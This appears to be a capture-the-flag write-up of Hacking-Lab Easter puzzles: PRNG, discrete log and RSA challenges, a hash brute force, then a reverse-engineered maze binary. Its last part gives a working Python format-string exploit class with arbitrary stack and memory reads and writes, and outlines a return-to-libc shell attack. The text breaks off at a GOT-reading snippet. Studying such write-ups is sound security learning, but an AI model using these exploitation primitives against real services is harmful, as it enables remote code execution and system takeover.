        "3","3","3","1","1",
        "4","4","4","1","1",
        "3","3","3","3","3",
        "6","6","6","6","6","6","6","6","6","6",
        "4","4","4","4","4","4","4","4","4","4",
        "1","1","1","1","1","1",
        "4","4"]
```

4. Challenge 3: Mathonymous



Hmmmm.... one in mind .... plus ... minus .... WAAAAAH. Oh hey you came just right. Could you solve this until I search for my calculator? Who I am you ask? I think that would be a bit embarrassing because I can not solve this simple equation.

One just has to compute the sum and enter the result. Nothing special here.

5. Challenge 4: Randonacci

What a beautiful chain, but the last piece is missing. Do you know what we need?
HINT random.seed(1337)
sequence.append(1 % random.randint(1, 1))
sequence.append(1 % random.randint(1, 1))
sequence.append(2 % random.randint(1, 2))
Greetz, Leonardo F.

The chain has a row of elements with following numbers printed on:
[0, 0, 0, 1, 2, 3, 6, 0, 10, 6, 34, 41, 2, 3, 92, 271, 228, 1158, 874, 155, 760, 161, 1377, 76, 12877, 561, 2654, 48507, 97042, 174104, 78347, 260851, 993674, 1259337, 2483645, 5740505, 1575587, 3826257, 21727529, 24850563, 673343, 15828943, 214735647, 338253, 94471517, 385474364, 26496473, 2080231810, 162912664, 348797635, 117488414, 10524736889, 12805435028, 19348307706, 8178002329, 25897469511, 24880839358, 187779182313, 378924045099, 330018976494, 57572802365, 1755769600244, 1787962449615, 1399589890939, 4699103264099, 5537088097592, 799491845133, 10875107129731, 41609657911621, 47938445436267, 6044678688289, 76354192309034, 20146302444405, 50538003336545, 169286736998843, 140463926976638, 1372753687833637, 2090937796081262, 3208841539011769, 223403826756170, 18890057209817362, 15098281334975233, 1101146015708157, 47550101433457787, 12050597934415257, 128657844735176285, 169277061937864378, 330510651947427135, 340288707202349036, 11709533245952345, 302127549822334661, 2559809026849192761, 1568191551607991366, 3600013976164019953, 7680536423553600728, 17111575771294704535, 29807283816584340074, 53397101317854812084, 16641745710990072136, 10791008195858604l3, 125341458820724802472, 33195859417603166742, ????????????????????????????????????]

The challenge builds on the fact that the random package in python uses a seeded pseudo-random number generator (same as other languages). Same seed, same sequence of results. The hint specifies that we should seed with 1337 and then find "random" integers bound by successive terms of the Fibonacci sequence. Following instructions reproduces the chain:

```
import random

random.seed(1337)
fib = [1, 1]     # Fibonacci sequence
sequence = []    # Pseudo-random sequence
sequence.append(1 % random.randint(1, 1))
sequence.append(1 % random.randint(1, 1))
```

```
for n in range(200):
    fib.append(fib[-1] + fib[-2])
    sequence.append(fib[-1] % random.randint(1, fib[-1]))
print(sequence)
```

6. Challenge 6: Cottontail Check

We require you to prove your rabbitbility. Prove that you know the cottont4il alphabet.

0pqr57u

On the challenge page, the captcha bounces around like crazy, but one can catch it by getting the image from the page source (or via screenshot). Cottont4il loves LeetSpeak, so we need the next letter in the Leet alphabet after 0pqr57u, which is v.

7. Challenge 7: Bun Bun's Goods and Gadgets

Welcome Visitor. Feel free to take a look around my store. If you want to buy something just tell me. I also have a free article here - if you find it, you can have it. Else I will take you a live! Carrots sell very well nowadays.

Two commands are available in the shop:

- **/?action=watch** causes a sequence of 19 HTTP redirections, each of which contains two custom headers:

  ```
  Content-Type: shop/coffee (or something else)
  WhatYouHear: You are not really interested or? (or something else)
  ```

  The Content-Type always shows the same set of 19 items, in different order:
  `sand, ring, bread, necklace, trousers, tshirt, computer, knife, suit, hammer, metal, lolly, cake, gun, coffee, teabag, wood, doll, plate`
  WhatYouHear is one of 7 different messages, apparently associated at random.
- **/?action=buy** attempts to buy something, presumably the last item seen in the shop. If it is not the required article, a very interesting error code appears:

  ```
  418 I'M A TEAPOT
  ```

  This code actually exists, it originated as an IETF april 1 joke in RFC 2342, but has been reserved in the meantime. Nice!

The Navigator helps with a hint: "What a nice inventory. We should buy something for Madame Pottine." So, we need something for a teapot, which is of course a teabag. Luckily, one exists in the shop inventory. In order to buy it, we have to interrupt the redirect sequence when the teabag appears and issue a buy command.

```
import requests

url = "http://whale.hacking-lab.com:5337/"
sess = requests.Session()
headers = {
    "Referer": "http://whale.hacking-lab.com:5337/",
    "Host": "whale.hacking-lab.com:5337"
}
sess.headers.update(headers)
cookies = {
    "session": "z.C149... current session cookie ...t2k2Q=="
}
sess.cookies.update(cookies)

# See what's in the shop
req = sess.get(url + "?action=watch", allow_redirects=False)
while req.status_code == 302:
    # Look for a teabag
    if req.headers['Content-Type'] == "shop/teabag":
        req_buy = sess.get(url + "?action=buy", allow_redirects=False)
        print(req_buy.text)
        cookie = req_buy.headers['Set-Cookie']
        # print the session cookie after buying the teabag
        print(cookie.split(';')[0])
        break
    req = sess.get(url, allow_redirects=False)
```

8. Challenge 8: Sailor John

"Ahoy sailor, my name is John! Can you help me, solving this riddle?"
emirp^x *mod prime = c*
p1 = 17635204117, c1 = 419785298
p2 = 1956033275219, c2 = 611096952820

We have to find a discrete logarithm, a hard computational problem used in cryptography. The "baby steps giant steps" algorithm is recommended for this:

```
import math

def baby_steps_giant_steps(a, b, p, N=None):
    if not N:
        N = 1 + int(math.sqrt(p))

    # initialize baby_steps table
    baby_steps = {}
    baby_step = 1
    for r in range(N+1):
        baby_steps[baby_step] = r
        baby_step = baby_step * a % p

    # now take the giant steps
    giant_stride = pow(a, (p-2)*N, p)
    giant_step = b
    for q in range(N+1):
        if giant_step in baby_steps:
            return q*N + baby_steps[giant_step]
        else:
            giant_step = giant_step * giant_stride % p
    return "No Match"

p1 = 17635204117
a1 = int(str(p1)[::-1])
c1 = 419785298
x1 = baby_steps_giant_steps(a1, c1, p1)
print("a1 =", a1)
print("x1 =", x1)
p2 = 1956033275219
a2 = int(str(p2)[::-1])
c2 = 611096952820
x2 = baby_steps_giant_steps(a2, c2, p2)
print("a2 =", a2)
print("x2 =", x2)
```

This solves the two problems rather quickly:

71140253671^{x1} mod 17635204117 = 419785298
→ x1 = 1647592057 = 0x62344279 --> b4By
9125723306591^{x2} mod 1956033275219 = 611096952820
→ x2 = 305768189495 = 0x4731344e37 --> G14N7

The password is **b4ByG14N7**

9. Challenge 9: Ran-Dee's Secret

"I just did my daily cryptotraining and found this one..."
Let's use a very small list of primes for RSA style encryption purposes. In fact their list is only the size of the smallest odd prime. One of the robots sent a message to three other robots. These are futuristic robots with the ability to use quantum computing and so they don't mind prime factoring huge numbers. You can't do that though. Find out what message the robot sent to his friends.

n_0 = 4319722681999541425088048905541358539050368101918059477278159984220747169304175312988543940330601142306392210554155765819409217755814518415146092073267565213487633572284033100818555170622953317980299736668078786608352 3

c_0 = 281810720049739499385466896072801327335143766416051694957549124283357041180880879789183447419376187061927283699923651047868544276896756732043538392631965815174628134549546459565697215498875735945970533505850381957861 83

n_1 = 106031991741228398087381693577060627325339667313238588927438167282069143953206093314662576310966465119865065012720360076683580713043641561503451389836486308742204888376851187535744246862045959815145613432273162973178 99

c_1 = 883895515518702990157008398945175622369348177479273727666188822384515278346091231223228633562286443126634960286337962216299566852261275189679618639468100617409385486757117996512128227299052476236805574920658456448123

n_2 = 561335866867161366556651038299444140721943206299883252330584018697078037036827161868312227408161579234915421016830715947591421308102175959794803868987667689200739958099586826654330987218584372842942643082215621183907 3

c_2 = 48708483623021900384447772377837737629891304240520970206578416605029721444459236

```
14388484256730535971521519431799627785375106287039267168740424012477722145444567
771983730549192737704000541149116222676893530432722372149
```

If the robot only uses 3 primes p_0, p_1, p_2 for encryption, then there are only 3 distinct values of n he can generate:

$$n_0 = p_1 * p_2,$$
$$n_1 = p_2 * p_0,$$
$$n_2 = p_0 * p_1$$

One can solve for p:

$$p_0 = \sqrt{(n_1 * n_2 / n_0)} = 11738211288997177447631689915860241374759230125740625800492875320121849652193198282856504316469421949444374 93$$
$$p_1 = \sqrt{(n_2 * n_0 / n_1)} = 47821244058993045147453494918943508942284490090678124606215450249735428427849475831207165930954504827712640 61$$
$$p_2 = \sqrt{(n_0 * n_1 / n_2)} = 90330621191507753561156054179020725380986310810581595516780220489665208486008662609359593116068672860260349 43$$

This is enough to decrypt the messages, without any need for quantum computing, if we know the encryption exponent *e*. Normally, *e* and *n* are provided together with the cryptotext. This leaves us with guessing. According to Wikipedia, the most common exponents are 3 and 65537 = 0x10001. The second choice worked and gave the same plaintext in all three cases:

$$e = 65537$$
$$d_0 = modinv(e, (p_1-1)*(p_2-1))$$
$$m = c_0^{d_0} \bmod n_0$$
$$= 0x525341336e6372797074216f6e77216c6c6e65766572642165$$

Converting to ASCII gives the plaintext **RSA3ncrypt!onw!llneverd!e**

10. Finale: Mysterious Gate

Is it locked?

The gate works like a number lock: each counter can be adjusted, and when the all the correct numbers are found, the gate openes. Behind the scenes some JavaScript controls the gate, which is only loaded if all mini-challenges have been solved.

```
function h(s) {
    return s.split("").reduce(function (a, b) {
        a = ((a << 5) - a) + b.charCodeAt(0);
        return a & a
    }, 0);
}

var ca = function (str, amount) {
    if (Number(amount) < 0)
        return ca(str, Number(amount) + 26);
    var output = '';
    for (var i = 0; i < str.length; i++) {
        var c = str[i];
        if (c.match(/[a-z]/i)) {
            var code = str.charCodeAt(i);
            if ((code >= 65) && (code <= 90))
                c = String.fromCharCode(((code - 65 + Number(amount)) % 26) + 65);
            else if ((code >= 97) && (code <= 122))
                c = String.fromCharCode(((code - 97 + Number(amount)) % 26) + 97);
        }
        output += c;
    }
    return output;
};

$('.door').click(function () {
    var n = [
        $('#n1').val(),
        $('#n2').val(),
        $('#n3').val(),
        $('#n4').val(),
        $('#n5').val(),
        $('#n6').val(),
        $('#n7').val(),
        $('#n8').val()
    ];

    var g = 'Um';
    var et = 'iT';
    var lo = 'BG';
    var st = '4I';

    var into = 'xr';
```

```
    var the = 'Xp';
    var lab = 'rr';
    var hahaha = 'Qv';

    var ok = ca('mj19', -5) + '<br>' +
        ca(et, n[0]) +
        ca(the, n[1]) + '<br>' +
        ca(g, n[2]) +
        ca(lo, n[3]) + '<br>' +
        ca(st, n[4]) +
        ca(hahaha, n[5]) + '<br>' +
        ca(into, n[6]) +
        ca(lab, n[7]);

    $('#key').html(ok);

    if (h(n.join('')) === -502491864) {
        $('.door').toggleClass('what');
    }
});
```

The function h(s) computes a simple hash of the string parameter with the help of some JavaScript trickery. The other function ca(str, amount) caesar-shifts all alphabetic characters in str by amount. Whenever the mouse is clicked anywhere on the gate, the currently visible code numerals are concatenated into a string and sent to the hashing function h. The result is compared to -502491864, which is hard-coded. If the hash fits, the gate is opened to reveal a flag underneath (the result of caesar-shifting flag fragments by the code numbers).

I was hoping to find at least some hints about the correct code within the maze ... I couldn't see any. After some fruitless search and some rather wild theories I was rescued by keep3r with the hint "don't overthink, just bruteforce". With python this required some patience and produced some false positives (after all, the hash is pretty simple).

```
from ctypes import c_int32
from itertools import product

def h(text):
    s = 0
    for c in text:
        s = (s << 5) - s + ord(c)
    return c_int32(s).value

count = 0
for n in product(range(-10, 10), repeat=8):
    count += 1
    n_str = ''.join(map(str, n))
    if h(n_str) == -502491864:
        print(n)
```

By sheer luck, the first hit turned out to be the solution:
(-9, 2, 4, 8, 6, 6, 3, 1) → **he19-zKZr-YqJO-4OWb-auss**

Egg 23: The Maze

Can you beat the maze? This one is tricky - simply finding the exit, isn't enough!

This was the hardest challenge in the whole pack for me, by a long way. Apart from being technically difficult, it packs a number of false trails which can take a lot of time ... and I believe I tried most of them. I would not have been able to solve this without extensive hints by **keep3r** for the later part of the challenge. Many thanks!!!

We are given a remote server address where the maze can be played

```
nc whale.hacking-lab.com 7331
```

and a local copy to play with and to pull apart. **maze** is a 64 bit elf executable which is run from a console. From the root menu

```
Choose:
[1] Change User
[2] Help
[3] Play
[4] Exit
>
```

the name can be changed and a basic set of instructions can be accessed:

```
To navigate through the maze use the following commands:
  - go <direction>              (north, south, west, east)
  - search
  - pick up
  - open
  - exit

Press enter to resume to the menue.
```

When the game is started, the immediate neighbourhood of a randomly generated maze is shown, and one is left to ones own devices.

Root menu: main()

The disassembled code is fairly large. Two parts are of immediate interest: The main controls the root menu. Based on the choice made, the appropriate subroutine is taken via an offset table at 0x603160.

```
void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
{
  FILE *v3;                         // rdi@5
  unsigned int v4;                  // [sp+Ch] [bp-14h]@2
  void (__fastcall *v5)(FILE *);    // [sp+10h] [bp-10h]@7
  char v6;                          // [sp+1Fh] [bp-1h]@3

  sub_400BDE();
  printf("\x1B[H\x1B[J", a2);
  fflush(stdout);
  while ( 1 )
  {
    printf("\x1B[0;0H");
    puts("Choose:");
    puts("[1] Change User");
    puts("[2] Help");
    puts("[3] Play");
    puts("[4] Exit");
    printf("> ");
    fflush(stdout);
    v4 = -1;
    __isoc99_scanf("%d", &v4);
    do
      v6 = fgetc(stdin);
    while ( v6 != 10 && v6 != -1 );
    fflush(stdin);
    printf("\x1B[H\x1B[J");
    printf("\x1B[8;0H");
    v3 = stdout;
    fflush(stdout);
    if ( v4 <= 4 )
    {
      v5 = (void (__fastcall *)(FILE *))*(&off_603160 + v4);
      v5(v3);
    }
    else
    {
      error();
    }
    v4 = 0;
  }
}
```

The strange nonprintable characters in the printf statements are ANSI CSI codes used for terminal control sequences. The most frequent ones:

```
\x1B[H\x1B[J    ->  curor top left, clear screen
\x1B[nn;0H      ->  cursor to row nn, col 0
```


The offset table at off_603160 hides a first subtlety which comes in very handy much later:

```
.data:0000000000603160 off_603160      dq offset error        ; DATA XREF: main+120r
.data:0000000000603168                 dq offset sub_400BDE   ; Change User
.data:0000000000603170                 dq offset sub_4010E3   ; Help
.data:0000000000603178                 dq offset sub_401656   ; Play
.data:0000000000603180                 dq offset sub_401E44   ; Exit
```

Namely: if an illegal choice ≥ 5 is made: the error() subroutine (which just displays "Wrong Option!" before returning) is called directly. When the illegal choice 0 is made, it is called via offset table.

Maze control: sub_401656()

The second region of interest is sub_401656(), which controls the different things that can happen while walking the maze.



The code is a big loop consisting of getting the next user instruction and going through a cascade of string comparisons to determine what is to be done. In the disassembly below, I added comments and changed some names to make things clearer.

```
int sub_401656()
{
int v1; // eax@34
size_t v2; // rax@51
signed int v3; // eax@60
char v4; // [sp+Fh] [bp-21h]@57
FILE *stream; // [sp+10h] [bp-20h]@53
char *s; // [sp+18h] [bp-18h]@53
char v7; // [sp+23h] [bp-Dh]@8
signed int v8; // [sp+24h] [bp-Ch]@48
signed int v9_searched; // [sp+28h] [bp-8h]@6
signed int i; // [sp+2Ch] [bp-4h]@1

sub_400CEB();
sub_40100D();
printf("\x1B[H\x1B[J");
fflush(stdout);

// find position of character
for ( i = 0; i <= 624; ++i )
{
  if ( maze[i] == 2 )
  {
    player_x = i % 25;
    player_y = i / 25;
    break;
  }
}
v9_searched = 0;
while ( 1 )
{
  while ( 1 )
  {
    sub_40161E_show_position();
    printf("\x1B[20;0H");
    printf("Enter your command:\n> ");
    fflush(stdout);
    fgets(command, 16, stdin);
    if ( !strchr(command, 10) )
    {
      do
        v7 = fgetc(stdin);
      while ( v7 != 10 && v7 != -1 );
    }
    fflush(stdin);
    printf("\x1B[H\x1B[J");
    puts("\x1B[16;0H");
    // exit
    if ( !sub_400B4D_compare_xor(command, "':+6HB") )
    {
      printf("\x1B[H\x1B[J");
      return fflush(stdout);
    }
    // go north
    if ( !sub_400B4D_compare_xor(command, "%-b,-06*HB") )
    {
      if ( maze[(25 * (player_y - 1) + player_x)] )
      {
        --player_y;
        v9_searched = 0;
      }
      else
```

```
      {
        printf("There is a wall!");
      }
      goto LABEL_67;
    }
    // go south
    if ( !sub_400B4D_compare_xor(command, "%-b1-76*HB") )
    {
      if ( maze[(25 * (player_y + 1) + player_x)] )
      {
        ++player_y;
        v9_searched = 0;
      }
      else
      {
        printf("There is a wall!");
      }
      goto LABEL_67;
    }
    // go west
    if ( !sub_400B4D_compare_xor(command, "%-b5'16HB") )
    {
      if ( maze[(25 * player_y + player_x - 1)] )
      {
        --player_x;
        v9_searched = 0;
      }
      else
      {
        printf("There is a wall!");
      }
      goto LABEL_67;
    }
    // go east
    if ( !sub_400B4D_compare_xor(command, "%-b'#16HB") )
    {
      if ( maze[(25 * player_y + player_x + 1)] )
      {
        ++player_x;
        v9_searched = 0;
      }
      else
      {
        printf("There is a wall!");
      }
      goto LABEL_67;
    }
    // search
    if ( !sub_400B4D_compare_xor(command, "1'#0!*HB") )
    {
      v9_searched = 1;
      // found key
      if ( maze[(25 * player_y + player_x)] == 3 )
      {
        printf("You found a key!");
      }
      // found chest
      else if ( maze[(25 * player_y + player_x)] == 4 )
      {
        printf("You found a locked chest!");
      }
      // nothing interesting
      else if ( rand() % 3 )
      {
        puts(off_6030E0);
      }
      // random event
      else
      {
        v1 = rand();
        puts((&off_6030E0)[8 * (v1 % 9)]);
      }
      goto LABEL_67;
    }
    // pick up
    if ( sub_400B4D_compare_xor(command, "2+!)b72HB") )
      break;
    if ( v9_searched )
    {
      if ( maze[(signed __int64)(25 * player_y + player_x)] == 3 )
      {
        printf("You pick up the key: %s", s1);
      }
      else if ( maze[(signed __int64)(25 * player_y + player_x)] == 4 )
      {
        printf("This is to heavy! You can't pick up that.");
      }
      else
      {
        printf("There is nothing you want to pick up!");
      }
    }
    else
    {
      printf("Maybe you should search first");
    }
LABEL_67:
    fflush(stdout);
  }
  // open
  if ( !(unsigned int)sub_400B4D_compare_xor(command, "-2',HB") )
    break;
  // whoami (undocumented!!!)
  if ( !(unsigned int)sub_400B4D_compare_xor(command, "5*-#/+HB") )
  {
    printf(&::s);      // format string weakness!!!
    goto LABEL_67;
  }
  error();
```

```
}
// open cont.
if ( !v9_searched )
{
  printf("Maybe you should search first");
  goto LABEL_67;
}
if ( maze[(signed __int64)(25 * player_y + player_x)] != 4 )
{
  printf("There is nothing you can open!");
  goto LABEL_67;
}
sub_40161E_show_position();
printf("\x1B[20;0H");
fflush(stdout);
v8 = 3;
while ( 1 )
{
  v3 = v8--;
  if ( !v3 )
  {
    printf("Next time get the right key!");
    printf("For now get out of here! Quickly!");
    fflush(stdin);
    exit(0);
  }
  printf("The chest is locked. Please enter the key:\n> ");
  fflush(stdout);
  fgets(s2, 40, stdin);
  if ( !strchr(s2, 10) )
  {
    while ( fgetc(stdin) != 10 )
      ;
  }
  fflush(stdin);
  v2 = strlen(s1);
  if ( !strncmp(s1, s2, v2) )
    break;
  puts("Sorry but that was the wrong key.");
}
printf("\x1B[H\x1B[J");
puts("Congratulation, you solved the maze. Here is your reward:");
s = (char *)malloc(0x400uLL);
stream = fopen("egg.txt", "r");
while ( fgets(s, 1024, stream) )
  printf("%s", s);
fclose(stream);
printf("Press enter to return to the menue");
fflush(stdout);
do
  v4 = fgetc(stdin);
while ( v4 != 10 && v4 != -1 );
fflush(stdin);
printf("\x1B[H\x1B[J");
return fflush(stdout);
```

The clever thing to do at this point would have been to wonder why on earth this string comparison employs the subroutine sub_400B4D_compare_xor(), which XORs with 0x42 before comparing strings, rather than a straight comparison. Could someone be hiding something?

False trail: egg.txt

But no, greed mandated that I look first at goodies such as

```
printf("Maybe you should search first");
printf("You found a key!");
printf("You pick up the key: %s", s1);
printf("You found a locked chest!");
printf("The chest is locked. Please enter the key:\n> ");
puts("Congratulation, you solved the maze. Here is your reward:");
stream = fopen("egg.txt", "r");
```

Clearly, one has to search everywhere, find the key, find the chest, open the chest, and out comes the egg. So I went to the trouble of writing an automatic mazewalker which interacted with the server version to do the above. To make a long story short, out came the egg.txt file

```
                 *****
              ****   ****
            ***         ***
          ***             ***
        ***                 ***
      ***     ****   ****     ***
     **      ** *** **  **      **
    **           **   ***.       **
   **         .***  **  **        **
  **         ******  ****          **
 **                                 **
**        +-----------------+        **
*         | +--+ *  *  +--+ |         *
*         | |  |  ** * |  | |         *
*         | +--+ ** ** +--+ |         *
*         |  * **  ** *** * |         *
*         | * *  ** *** * * |         *
**        | +--+ * *  [] *  |        **
 *        | |  |  *** ** ** |        *
 **       | +--+ ** *** **  |       **
  **      +-----------------+      **
   **                             **
    ***                         ***
      ***                     ***
        ****               ****
           *****       *****
               *********
```

which is very pretty, but entirely useless. Several days down the drain. Luckily I was able to reuse the mazewalker for eggs 21 and 22.

Format string attack

What now? Once it became clear that the little stars in the text file are no hidden code, but simply pretty, a more detailled egg file had to be found. Because this is likely that this is stashed away on the server, the maze application has to be taken over. Stack overflow and the like. Entirely different challenge.

To do this, vulnerable user input and output statements have to be found. Unfortunately, all user input in the root menu, during name input and in the maze section appears to be protected against stack overflow. This leaves **format string** attacks. Searching through all the printf and similar statements in the code brings one hit: the segment

```
if ( !(unsigned int)sub_400B4D_compare_xor(command, "5*-#/+HB") )
{
  printf(&::s);      // format string weakness!!!
  goto LABEL_67;
}
```

in the maze code `sub_401656` above. This code is invoked when an undocumented command **whoami** is entered ("5*-#/+HB" XORed with 0x42), and it prints the **username** entered earlier. The whole point of sub_400B4D_compare_xor() was to hide this command!

Now for the second part of the odyssey: I know how to use %p to read stack, %s to read memory and %n, &hn and %hhn to write to memory, but not much beyond that. All the tutorials I could find just cover the simple case where these format strings are used to manipulate the stack, for example by placing shellcode on it. However, the situation here is much more complex:

- The stack is execution protected (found out the hard way).
- The username being printed is located in memory, not as local variable on the stack. It cannot be used to set addresses.
- The exploit string is entered in a completely different subroutine, meaning that changing a return address on the stack will not work.

To help experimentation, I wrote a **MazeSock** class to automate server communication and format string generation. It is bazed on simple socket communication (there MUST be something better out there, but I haven't been able to find it)

```
import socket
import time
import re
import struct

class MazeSock(socket.socket):
    TCP_PORT = 7331
    BUFFER_SIZE = 4096
    TCP_IP = 'whale.hacking-lab.com'

    def __init__(self):
        super().__init__(socket.AF_INET, socket.SOCK_STREAM)
        self.rsp = 0

    def m_send(self, msg):
        self.send(msg.encode() + b'\n')

    def m_recv(self, timeout=1):
        total_data = []
        begin = time.time()
        while True:
            if total_data and time.time() - begin > timeout:
                break
            if time.time() - begin > 2*timeout:
                break
            try:
                data = self.recv(MazeSock.BUFFER_SIZE)
                if data:
                    total_data.append(data)
                    begin = time.time()
                else:
                    time.sleep(0.1)
            except BlockingIOError:
                time.sleep(0.1)
        return b''.join(total_data)

    def start_maze(self):
        self.connect((MazeSock.TCP_IP, MazeSock.TCP_PORT))
        self.recv(MazeSock.BUFFER_SIZE)
        self.setblocking(False)
        self.m_send("Kumaus")
        self.m_recv()
        print("Started")

    def _set_name(self, name):
        self.m_send('1')
        self.m_send(name)
        reply = self.m_recv()
        name_stored = re.search(b'Welcome (.*)\.\n\n', reply).groups()[0].decode()
        return name_stored

    def _exploit_name(self):
        self.m_send('3')
        self.m_send("whoami")
        self.m_send("exit")
        reply = self.m_recv()
        # print(reply)
        exploit = re.findall(b'\x1b\[H\x1b\[J\x1b\[16;0H\n(.*)\x1b\[0;0H', reply)
        return exploit

    def exploit(self, name):
        self._set_name(name)
        expl = self._exploit_name()
        # print(expl)
        if len(expl) > 0:
            return expl[0]
        else:
            return b''

    def read_stack(self, pos):
        # Note that the first 5 parameters are registers. Parameter 6 is at the current stack position.
        expl = self.exploit("%{}$p".format(pos + 6))
        return expl.decode()
```

```
    def find_rsp(self):
        # get RSP value (address of stack)
        # Use fact that stack[0] points at stack[12]
        stack_12 = int(self.read_stack(0), 16)
        self.rsp = stack_12 - 12 * 0x08
        print("Stack pointer:", hex(self.rsp))

    def write_stack(self, rel_addr, value, size='byte'):
        # Write value to stack at RSP + rel_addr
        # Use stack[15] --> stack[41], which holds a stack address
        # So, only need to change low-order word
        # NOTE: value must be >0!!
        addr = (self.rsp + rel_addr) % 0x10000
        # write target address into *stack[15] (par 21) = stack[41]
        self.exploit("%{}c%21$hn".format(addr))
        # write value into *stack[41] (par 47)
        if value == 0:
            gap = ''
        else:
            gap = "%{}c".format(value)
        if size == 'byte':
            self.exploit(gap + "%47$hhn")
        elif size == 'word':
            self.exploit(gap + "%47$hn")
        else:
            self.exploit(gap + "%47$n")

    def write_stack_address(self, stack_position, address):
        rel_addr = stack_position * 8
        self.write_stack(rel_addr, address & 0xFFFF, 'qword')
        address //= 0x10000
        while address > 0:
            # increment address
            rel_addr += 2
            s.write_stack(rel_addr, address & 0xFFFF, 'word')
            address //= 0x10000

    def write_memory(self, stack_position, value, size='byte'):
        # write value to memory location pointed to by stack at stack_position
        # Note that this relative address has to be divisible by 8!!
        parameter_number = 6 + stack_position
        if value == 0:
            gap = ''
        else:
            gap = "%{}c".format(value)
        if size == 'byte':
            self.exploit(gap + "c%{}$hhn".format(parameter_number))
        elif size == 'word':
            self.exploit(gap + "%{}$hn".format(parameter_number))
        else:
            self.exploit(gap + "%{}$n".format(parameter_number))

    def write_memory_address(self, stack_position, memory, address):
        # write 8 byte address to memory
        # Use stack position to store target address in memory temporarily
        self.write_stack_address(stack_position, memory)
        self.write_memory(stack_position, address & 0xFFFF, 'qword')
        address //= 0x10000
        while address > 0:
            # increment address
            memory += 2
            s.write_stack(stack_position * 8, memory & 0xff, 'byte')
            s.write_memory(stack_position, address & 0xFFFF, 'word')
            address //= 0x10000

    def read_memory(self, stack_position, typ='char'):
        # reads from memory location pointed to by stack at stack_position
        # until 0x00 is encountered
        byte_val = self.exploit("%{}$s".format(stack_position + 6))
        if typ == 'bytes':
            return byte_val
        elif typ == 'char':
            return byte_val.decode()
        elif typ == 'qword':
            if len(byte_val) < 8:
                byte_val = byte_val + b'\x00'*(8 - len(byte_val))
            return struct.unpack('Q', byte_val[:8])[0]
```

The main low-level workhorses are the private methods `_set_name(name)`, which calls option 1 in the root menu to change username to the exploit string, and `_exploit_name()` which enters the maze, invokes "whoami" in order to execute the exploit, and returns its results. Usable methods are:

exploit(name)	Send exploit string in name and return result
read_stack(pos)	Read 8 byte from stack position pos
find_rsp()	Find stack pointer RSP and write it to instance
write_stack(rel_addr, value, size)	Write value to stack at address relative to stack pointer RSP size determines the number of bytes written: 'byte', 'word' or 'qword'
write_stack_address(stack_position, address)	Write an address to stack position efficiently
write_memory(stack_position, value, size)	Write value to memory at address pointed to by stack_position size determines the number of bytes written: 'byte', 'word' or 'qword'
write_memory_address(stack_position, memory, address)	Write an address to memory efficiently (pointer at stack_position)
read_memory(c, typ)	read from the memory address pointed to by stack_positiona

The more complex methods build on particular properties of the remote machine stack which were observed by using read_stack sequences (very much trial and error):

```
0 --> 0x7fff0cebcaf0 --> 12
1 --> 0x400a60
2 --> 0x7fff0cebcbd0 --> 40
3 --> 0x7fb602543400
```

```
 4 --> 0x7fb602890620
 5 --> 0xa400000000
 6 --> 0x7fff0cebcaf0 --> 12
 7 --> 0x401fac
 8 --> 0x401fc0
 9 --> 0x300400a60
10 --> 0x401656
11 --> 0xa00000000000000
12 --> 0x401fc0                  0x7fff0cebcaf0
13 --> 0x7fb6024eb830
14 --> (nil)
15 --> 0x7fff0cebcbd8 --> 41
16 --> 0x100000000
17 --> 0x401e7a
18 --> (nil)
19 --> 0x4d793b3b191dbc10
20 --> 0x400a60
21 --> 0x7fff0cebcbd0
22 --> (nil)
23 --> (nil)
24 --> 0xb287226cb09dbc10
25 --> 0xb2153f26494dbc10
26 --> (nil)
27 --> (nil)
28 --> (nil)
29 --> 0x1
30 --> 0x401e7a
31 --> 0x402030
32 --> (nil)
33 --> (nil)
34 --> 0x400a60
35 --> 0x7fff0cebcbd0
36 --> (nil)
37 --> 0x400a89
38 --> 0x7fff0cebcbc8 -> 45
39 --> 0x1c                      0x7fff0cebcbc8
40 --> 0x1                       0x7fff0cebcbd0
41 --> 0x7fff0cebcf3b            0x7fff0cebcbd8
42 --> (nil)
43 --> 0x7fff0cebcf40
```

Return to libc

The keyword here is **return to libc**, an advanced form of attack (one of the saving hints). Essentially, one avoids having to write executable shellcode by locating pieces in libc, the c library linked into the executable. If we can find a so-called **one-gadget** which opens a shell in libc (they do exist!), and if we can pass control there, we are done.

The first task is to determine base address and version of the libc used on the server. There are very many different versions around, and the version used depends on the machine where the code runs. The local version of maze is no help here. Basically, we need to read the Global Offset Table (GOT) on the remote machine, bacause that holds the jump addresses for all the libc functions used in the code. Luckily, the location of this table is fixed by the code, it is 0x603018 in both local and remote code.

With the addresses of some key libc functions, one can use a [libc database search](#) service to determine version and starting address of the libc used. To read the remote GOT I used:

```python
with MazeSock() as s:
    s.start_maze()
    s.find_rsp()

